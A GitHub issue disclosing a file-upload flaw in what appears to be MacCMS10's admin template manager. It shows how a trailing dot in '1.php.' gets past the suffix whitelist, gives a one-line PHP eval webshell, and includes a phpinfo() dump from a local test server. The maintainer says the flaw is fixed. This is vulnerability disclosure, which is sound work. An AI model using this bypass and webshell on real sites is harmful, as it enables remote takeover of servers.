Remote command execution vulnerability exists in the management backend #80

Closed 1979139113 opened this issue on Oct 22, 2019 · 1 comment


1979139113 commented on Oct 22, 2019 • edited

In the ""超级控制台->模板->模板管理"", Add function can bypass suffix whitelist verification, and upload any file.

The way to bypass the whitelist suffix is to add one point at the end of the file name.

Like this.

```
1.php.
```




路径： ./template

文件名： 1.php.

内容： <?php @eval($_GET['pass']);?>

Then click Save.




文件名	文件描述	文件大小
1.php	文件	29 b
default_pc	文件夹	
default_wap	文件夹	

当前路径：./template，共有2个目录,1个文件,占用29 b空间

File 1.php will be successfully created and written to malicious content.

Then go to http://127.0.0.1/maccms10/template/1.php to get the webshell.



127.0.0.1/maccms10/template/1.php?pass=phpinfo();

PHP Version 5.5.38

System	Windows NT LYNN 6.2 build 9200 (Windows 8 Home Premium Edition) i586
Build Date	Jul 20 2016 11:08:49
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x86
Configure Command	cscript /nologo configure.js "--enable-snapshot-build" "--disable-isapi" "--enable-debug-pack" "--without-mssql" "--without-pdo-mssql" "--without-pi3web" "--with-pdo-oci=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8=C:\php-sdk\oracle\x86\instantclient10\sdk,shared" "--with-oci8-11g=C:\php-sdk\oracle\x86\instantclient11\sdk,shared" "--enable-object-out-dir=../obj/" "--enable-com-dotnet=shared" "--with-mcrypt=static" "--disable-static-analyze" "--with-pgo"
Server API	Apache 2.0 Handler
Virtual Directory Support	enabled
Configuration File (php.ini) Path	C:\WINDOWS
Loaded Configuration File	D:\phpStudy\php\php-5.5.38\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20121113
PHP Extension	20121212
Zend Extension	220121212
Zend Extension Build	API220121212,TS,VC11
PHP Extension Build	API20121212,TS,VC11
Debug Build	no
Thread Safety	enabled
Zend Signal Handling	disabled
Zend Memory Manager	enabled
Zend Multibyte Support	provided by mbstring
IPv6 Support	enabled
DTrace Support	disabled
Registered PHP	php, file, glob, data, http, ftp, zip, compress.zlib, compress.bzip2, phar

magicblack commented on Oct 22, 2019 Owner

已经修复~稍后更新。

magicblack closed this as completed on Oct 23, 2019

Assignees

No one assigned

Labels

None yet

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

2 participants